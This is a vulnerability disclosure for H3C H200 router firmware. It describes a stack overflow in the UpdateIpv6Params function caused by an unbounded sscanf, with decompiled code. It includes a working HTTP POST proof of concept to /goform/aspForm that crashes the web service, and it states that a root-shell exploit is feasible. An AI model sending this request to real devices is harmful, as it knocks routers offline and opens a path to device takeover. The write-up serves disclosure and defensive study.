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H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the UpdateIpv6Params function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall sub_44C25C(int a1)
2  {
3    int v2; // [sp+1Ch] [+1Ch]
4    int v3; // [sp+1Ch] [+1Ch]
5    int v4; // [sp+1Ch] [+1Ch]
6    int v5; // [sp+1Ch] [+1Ch]
7    int v6; // [sp+1Ch] [+1Ch]
8    int v7; // [sp+1Ch] [+1Ch]
9    int v8; // [sp+1Ch] [+1Ch]
10   int v9; // [sp+1Ch] [+1Ch]
11   int v10; // [sp+1Ch] [+1Ch]
12   int v11; // [sp+1Ch] [+1Ch]
13   int v12; // [sp+1Ch] [+1Ch]
14   int v13; // [sp+1Ch] [+1Ch]
15   int v14; // [sp+1Ch] [+1Ch]
16   char v15[32]; // [sp+24h] [+24h] BYREF
17   char v16[64]; // [sp+44h] [+44h] BYREF
18   int v17; // [sp+84h] [+84h] BYREF
19   int v18; // [sp+88h] [+88h] BYREF
20
21   strcpy(v15, "param");
22   v2 = sub_4932BC(a1, v15, &dword_4E2B98);
23   sscanf(v2, "%s", v16);
```

In the `UpdateIpv6Params` function, `V2` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%s` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V16` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateIpv6Params&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.